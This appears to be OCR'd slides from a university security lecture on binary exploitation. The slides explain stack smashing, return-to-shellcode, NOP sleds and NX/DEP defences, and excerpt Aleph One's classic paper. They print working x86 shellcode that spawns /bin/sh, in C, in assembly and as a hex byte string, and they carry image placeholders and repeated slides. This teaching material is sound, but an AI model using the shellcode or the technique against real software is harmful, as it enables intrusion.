


example2.s (x86)

?? FP ← ?? == 0x35363738


?? EIP ?? == 0x39304142

```
func_2:
    push  ebp
    mov   ebp, esp
    sub   esp, 4
    push  [ebp + 8]
    push  ebp + 4
    call  strcpy
    leave
    ret
```




Shellcode

- Compile your own code to be executed
- Inject into the binary
- Jump to your binary instructions





```
00000000 <_main>:
   0: 55                        push   ebp
   1: 89 e5                     mov    ebp,esp
   3: 50                        push   eax
   4: c7 45 fc 00 00 00 00      mov    DWORD PTR [ebp-0x4],0x0
   b: e9 fb ff ff ff            jmp    b <_main+0xb>
```

Stack Shellcode




Start of Buffer
(0xffff1234)





```
b: e9 fb ff ff ff          jmp     b <_main+0xb>
```

Stack Shellcode



Start of Buffer (0xffff1234)

Return Address




```
b: e9 fb ff ff ff          jmp    b <_main+0xb>
```

Stack Shellcode

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp + 4
  call   strcpy
  leave
  ret
```

Start of Buffer
(0xffff1234)

Return Address

Stack Shellcode

```
shellcode:
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   ...
```

Start of Buffer
(0xffff1234)

Return Address

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, r00t, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One

aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This

Shellcode.c

```
#include <unistd.h>

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Shellcode.asm

```
shellcode:
      jmp   0x2a
      pop   esi
      mov   [esi+0x8], esi
      mov   BYTE [esi+0x07], 0x0
      mov   [esi+0xc], 0x0
      mov   eax, 0xb
      mov   ebx, esi
      lea   ecx, [esi+0x8]
      lea   edx, [esi+0xc]
      int   0x80
      mov   eax, 0x1
      mov   ebx, 0x0
      int   0x80
      call  -0x2b
      db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
     jmp   0x2a
     pop   esi
     mov   [esi+0x8], esi
     mov   BYTE [esi+0x07], 0x0
     mov   [esi+0xc], 0x0
     mov   eax, 0xb
     mov   ebx, esi
     lea   ecx, [esi+0x8]
     lea   edx, [esi+0xc]
     int   0x80
     mov   eax, 0x1
     mov   ebx, 0x0
     int   0x80
     call -0x2b
     db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
    jmp   0x2a
    pop   esi
    mov   [esi+0x8], esi
    mov   BYTE [esi+0x07], 0x0
    mov   [esi+0xc], 0x0
    mov   eax, 0xb
    mov   ebx, esi
    lea   ecx, [esi+0x8]
    lea   edx, [esi+0xc]
    int   0x80
    mov   eax, 0x1
    mov   ebx, 0x0
    int   0x80
    call -0x2b
    db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
      jmp   0x2a
      pop   esi
      mov   [esi+0x8], esi
      mov   BYTE [esi+0x07], 0x0
      mov   [esi+0xc], 0x0
      mov   eax, 0xb              # execve
      mov   ebx, esi
      lea   ecx, [esi+0x8]
      lea   edx, [esi+0xc]
      int   0x80                  # syscall
      mov   eax, 0x1
      mov   ebx, 0x0
      int   0x80
      call  -0x2b
      db    '/bin/sh'
```

Shellcode

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Source: https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

Natural Entropy

- Internal state is rarely 100% predictable
  - Call depth moves stack frames
  - Compilers aren’t 100% clones of each other
- Internal state may not be available
  - Network-based buffer overflows

Hard to guess address

shellcode
ret guess

?buff?
?buff?
?buff?
?buff/ret?
?buff/ret?
?buff/ret?
?ret?

Hard to guess address

shellcode
ret guess
ret guess

...

ret guess

?buff?
?buff?
?buff?
?buff/ret?
?buff/ret?
?buff/ret?
?ret?

NOP Sleds & Repeats

- NOP: “no operation” (i.e. do nothing)
- “Sled” consists of many NOPs before desired first instruction
  - If execution begins anywhere in the sled, then effectively starts where desired
- “Repeats” are multiple attempts at overwriting a target value

Hard to guess address

shellcode
ret guess
ret guess

...

ret guess

?buff?
?buff?
?buff?
?buff/ret?
?buff/ret?
?buff/ret?
?ret?

NOP Sleds & Repeats

nop … nop
shellcode
ret guess
ret guess

…

ret guess

buffer
?buff?
?buff?
?buff/ret?
?buff/ret?
return
?ret?

Data vs. Code Clarity

- No eXecute bit (NX bit)
  - Hardware support for marking non-code pages
- Data Execution Prevention (DEP)
  - Windows OS-level implementation
- Write XOR Execute (W^X)
  - Read/write (stack/heap)
  - Executable (.text/code segments)
- **IDEA**: Know what's code & what's data

Return-to-Shellcode

```
func_2:
  push   ebp
  mov    ebp, esp
  sub    esp, 4
  push   [ebp + 8]
  push   ebp + 4
  call   strcpy
  leave
  ret
```

Start of Buffer
(0xffff1234)

Return Address

Return-to-Shellcode

```
func_2:
  push   ebp
  mov    ebp, esp

  call   strcpy
  leave
  ret
```

OS crashes application due to executing non-executable page

Stack
buf_ptr
str_ptr
0xE9FBFFFF
0xFF313131
0xFFFF1234
str_ptr
prev FP

Computer and Network Security

Lecture 11:
Binary Exploitation Toolbox

COMP-5370/6370
Fall2024